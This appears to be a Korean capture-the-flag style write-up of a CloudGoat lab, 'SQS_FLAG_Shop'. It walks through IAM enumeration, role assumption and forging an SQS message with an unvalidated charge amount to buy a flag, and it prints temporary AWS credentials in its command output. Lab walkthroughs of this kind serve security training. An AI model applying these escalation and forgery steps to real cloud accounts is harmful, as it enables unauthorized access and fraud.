


SQS_FLAG_Shop 시나리오 정리본

※ 테라폼을 통해 만들어진 정책이름, 버킷이름 등 write-up과 동일하지 않을 수 있습니다.



시나리오 요약 설명

첫 번째로 공격자에게 웹 페이지와 특정권한이 제공됩니다. 공격자들은 자신이 가지고 있는 권한을 확인하고 권한 상승을 수행하게 됩니다. 숨겨진 웹 소스 코드를 찾아 분석하고, 메시지의 형식을 파악합니다. 공격자는 메시지를 형식에 맞추고, 위조된 message를 SQS 대기열에 전송하여 플래그를 구매하면 시나리오가 종료됩니다.

CheetSheet

```
# This command will configure AWS CLI settings for a specific profile, allowing you to set credentials
aws configure --profile [profile_name]

# This command will give you the ARN & full name of you user.
aws --profile [profile_name] sts get-caller-identity

# This command will list the policies attached to your user.
aws --profile [profile_name] iam list-user-policies --user-name [user_name]

# This command will view the permissions granted to inline policies.
aws --profile [profile_name] iam get-user-policy --user-name [user_name] --policy-name [policy_name]

# This command will view the inline policies granted to role.
aws --profile [profile_name] iam list-role-policies --role-name [role_name]

# This command will view the permissions granted to inline policies.
aws --profile [profile_name] iam get-role-policy --role-name [role_name] --policy-name [policy_name]

# This command will get you credentials for the role that can send message to SQS service
aws --profile [profile_user] sts assume-role --role-arn [role_arn] --role-session-name [whatever_you_want_here]
```

```
# This command will configure AWS CLI settings for a specific profile, allowing you to set credentials
aws configure --profile [assumed_profile_name]

# This command will append the obtained session token to the ~/.aws/credentials file
echo "aws_session_token = {token}" >> ~/.aws/credentials

# This command will get you queue-url of SQS service
aws --profile [assumed_profile_name] sqs get-queue-url --queue-name cash_charging_queue

# This command will send a forged message to the SQS service queue
aws --profile [assumed_profile_name] sqs send-message --queue-url [queue_url] --message-body '{"charge_amount": 100000000}'

자세한 설명 필요시..
→ https://github.com/BoB12-C-G-V/RhinoSecurityLabs-cloudgoat/blob/scenario/sqs_flag_shop/scenarios/sqs_flag_shop/cheat_sheet.md
```




시나리오 Write-up

```
# This command will configure AWS CLI settings for a specific profile, allowing you to set credentials
aws configure --profile [profile_name]
```

C.G.V Shop - Item Lists

[Move to Cash Charge Page!](#)
[Move to Receipt Page!](#)

My Asset: 2310

<p>Apple</p>  <p>Price: 700</p> <p>Order</p>	<p>Banana</p>  <p>Price: 500</p> <p>Order</p>	<p>Flag</p>  <p>Price: 100,000,000</p> <p>Order</p>
<p>Initialize Asset</p>		

→ 시나리오에서 제공된 profile 설정을 해줍니다. + 주어진 웹 페이지 주소 확인하기.

```
# This command will give you the ARN & full name of you user.
aws --profile [profile_name] sts get-caller-identity
```

```
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws --profile sqs_user sts get-caller-identity
{
  "UserId": "AIDASQVYKFJ5SQT5LDT22",
  "Account": "173258975867",
  "Arn": "arn:aws:iam::173258975867:user/cg-sqs-user-sqs_flag_shop_cgid5jniav29ve"
}
```

—user-name은 위의 사진을 통해서 알 수 있습니다.

```
# This command will list the policies attached to your user.
aws --profile [profile_name] iam list-user-policies --user-name [user_name]
```

```
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws --profile sqs_user iam list-user-policies --user-name cg-sqs-user-sqs_flag_shop_cgid5jniav29ve
{
  "PolicyNames": [
    "cg-sqs-scenario-assumed-role-policy"
  ]
}
```

→ 사용자에게 인라인 정책이 부여된 것을 확인할 수 있습니다.

```
# This command will view the permissions granted to inline policies.
aws --profile [profile_name] iam get-user-policy --user-name [user_name] --policy-name [policy_name]
```

```
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws --profile sqs_user iam get-user-policy --user-name cg-sqs-user-sqs_flag_shop_cgid5jniav29ve --policy-name cg-sqs-scenario-assumed-role-policy
{
  "UserName": "cg-sqs-user-sqs_flag_shop_cgid5jniav29ve",
  "PolicyName": "cg-sqs-scenario-assumed-role-policy",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": [
          "iam:Get*",
          "iam:List*"
        ],
        "Effect": "Allow",
        "Resource": "*",
        "Sid": "VisualEditor0"
      },
      {
        "Action": "sts:AssumeRole",
        "Effect": "Allow",
        "Resource": "arn:aws:iam::173258975867:role/cg-sqs_send_msg_role",
        "Sid": "VisualEditor1"
      }
    ]
  }
}
```

```
# This command will view the inline policies granted to role.
aws --profile [profile_name] iam list-role-policies --role-name [role_name]
```

```
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws --profile sqs_user
iam list-role-policies --role-name cg-sqs_send_msg_role
{
  "PolicyNames": [
    "cg-sqs_scenario_policy"
  ]
}
```

→ 역할에도 인라인 정책이 하나 부여되어 있습니다.

```
# This command will view the permissions granted to inline policies.
aws --profile [profile_name] iam get-role-policy --role-name [role_name] --policy-name [policy_name]
```

```
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws --profile sqs_user
iam get-role-policy --role-name cg-sqs_send_msg_role --policy-name cg-sqs_scenario_policy
{
  "RoleName": "cg-sqs_send_msg_role",
  "PolicyName": "cg-sqs_scenario_policy",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": [
          "sqs:GetQueueUrl",
          "sqs:SendMessage"
        ],
        "Effect": "Allow",
        "Resource": "arn:aws:sqs:us-east-1:173258975867:cash_charging_queue",
        "Sid": "VisualEditor0"
      }
    ]
  }
}
```

→ SQS 서비스 특정 대기열에 대해서 sqs:GetQueueURL, sqs:SendMessage 권한이 있는 것을 확인할 수 있습니다.

```
# This command will get you credentials for the role that can send message to SQS service
aws --profile [profile_user] sts assume-role --role-arn [role_arn] --role-session-name [whatever_you_want_here]

# This command will configure AWS CLI settings for a specific profile, allowing you to set credentials
aws configure --profile [assumed_profile_name]
```

```
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws --profile sqs_user
sts assume-role --role-arn arn:aws:iam::173258975867:role/cg-sqs_send_msg_role --role-session-na
me assume_user
{
  "Credentials": {
    "AccessKeyId": "ASIASQVYKFJ55RVWUEWA",
    "SecretAccessKey": "+8VSzrBPloZDS6rfPHFJD7H7kYThMgeGefiwnwUb",
    "SessionToken": "IQoJb3JpZ2luX2VjEAgACXVzLWVhc3QtMSJHMEUCIQCYxg6xEXqr0hKb8tioKgt5if5j0jl
rmH7jdW93aateMgIgdSU/1YONYwU13FrMmOR0WkKw1spZw7eHGD0ZPV06kXdMqmAIicRAAGgwxNzMyNTg5NzU4Njc1DG+wHQ1
9ozW5GhH/HCr1AWHCV+1+8j0NMbNpsi6stv0JKjhpJluVVD48royznAiMNMtdWMXXuKN9AzT8g4dUJRdEcPsmwyYooPgWa0o
S/spqbNKUE4sXGcLxqNrQU5z6hGnbyPvXKM7jjKE9bRjg0TlSWjrr7RiCJ1ztnV8y6Rj/bEFZ5rrC+k9bgpXthIZW+WP+51q
kmATA1sg0+s7ZWpKtMYNZ58LEDuTJZwkBL0LQpjjU0gXuE0VhD04uRQAechozHPAr9asF1ss69i091A1vEXP0dKYVZZ1pP
0LjwVvL18K9WzhXFT4V0miCn9KuKo0Sh0JMuyLV1DlcvRsSnL6Mk4MJ2tu6sG0p0BGqKFrkFJQC5ZzPM/YSYhvF3HA4f0fC
HL/jtbQt8sjL8vEMRhMxCTo18VhVi74D0yvKDzNFNiJ3QdR62nhAm2oZ+3hF3AZhFX1MYzmh7jyZkhdIK0Esk6rXGm6wIHos
q+f5Z8Wxc2Hin7TxzS7mcSpZDetVfb4uFTjSNLOE8Q9h0Y3Mvfjh20iucFM34rdzB8ZQcpoulFJoc0aPTLQ==",
    "Expiration": "2023-12-05T08:51:57+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROASQVYKFJ5QCPR3VZYW:assume_user",
    "Arn": "arn:aws:sts::173258975867:assumed-role/cg-sqs_send_msg_role/assume_user"
  }
}
iuy3@iuy3-virtual-machine:~/PycharmProjects/RhinoSecurityLabs-cloudgoat$ aws configure --profile
assume_user
AWS Access Key ID [None]: ASIASQVYKFJ55RVWUEWA
AWS Secret Access Key [None]: +8VSzrBPloZDS6rfPHFJD7H7kYThMgeGefiwnwUb
Default region name [us-east-1]: us-east-1
Default output format [None]:
```


```
# This command will appends the obtained session token to the ~/.aws/credentials file
echo "aws_session_token = {token}" >> ~/.aws/credentials
```

→ 공격자는 assume-role을 통해 얻은 자격증명으로 해당권한을 얻고, profile을 설정합니다.

※ 공격자는 이 권한들을 가지고 어떻게 사용해야할지 단서를 찾습니다.

```
<!DOCTYPE html>
<html>
  <head> ... </head>
  ... <body> == $0
    <!-- https://github.com/BoB12-C-G-V/FLAG-Shop -->
```

→ 웹 소스코드의 주석으로 특정 깃허브 페이지가 표시되어있고, 해당 주소로 접속을 합니다.



→ Public으로 설정된 깃허브 페이지가 나오게 되고, 해당 페이지에 있는 app.py, lambda_function.py 코드를 분석하여 공격자는 아래의 정보들을 알 수 있습니다.

< 공격자가 알 수 있는 점 >

1. 상품 구매가 아닌 캐시를 충전하는 페이지에서 SQS 대기열로의 메시지 전달이 일어납니다.
2. 메시지의 전달은 {"charge_amount" : cash} 형식을 지켜야합니다.
3. SQS 대기열에 메시지를 전송하고, 람다를 통해 app.py에서 캐시충전을 처리하는 과정에서 충전 금액에 대한 검증이 이루어지지 않고 있다는 사실을 알게됩니다.

→ 공격자는 해당권한으로 2번의 메시지 형식을 지키면서 충전금액을 임의로 변조시켜 SQS 대기열에 전송합니다.

```
# This command will get you queue-url of SQS service
aws --profile [assumed_profile_name] sqs get-queue-url --queue-name cash_charging_queue
```

→ 위 명령어를 이용하여 권한에 부여된 SQS 대기열의 주소를 알아냅니다.


```
# This command will sends a forged message to the SQS service queue
aws --profile [assumed_profile_name] sqs send-message --queue-url [queue_url] --message-body '{"charge_amount": 1000000000}'
```

→ 위 명령어를 이용하여 FLAG를 구매할 수 있을 만큼의 캐시로 메시지를 변조하여 SQS 대기열로 메시지를 전송합니다.

C.G.V Shop - Item Lists

[Move to Cash Charge Page!](#)
[Move to Receipt Page!](#)
My Asset: 100002310


Apple



Price: 700

[Order](#)


Banana



Price: 500

[Order](#)

Flag



Price: 100,000,000

[Order](#)

[Initialize Asset](#)

→ 페이지를 새로고침하면 가지고 있는 자산이 공격자가 의도적으로 추가한 금액의 결과 값이 된 것을 볼 수 있습니다.

Receipt Info

Item:		flag
Price:		100000000
Data:		cg-secret-string-bob12-c.g.v

위와 같이 FLAG를 구매하면 secret-string을 얻을 수 있으며, 시나리오는 종료됩니다.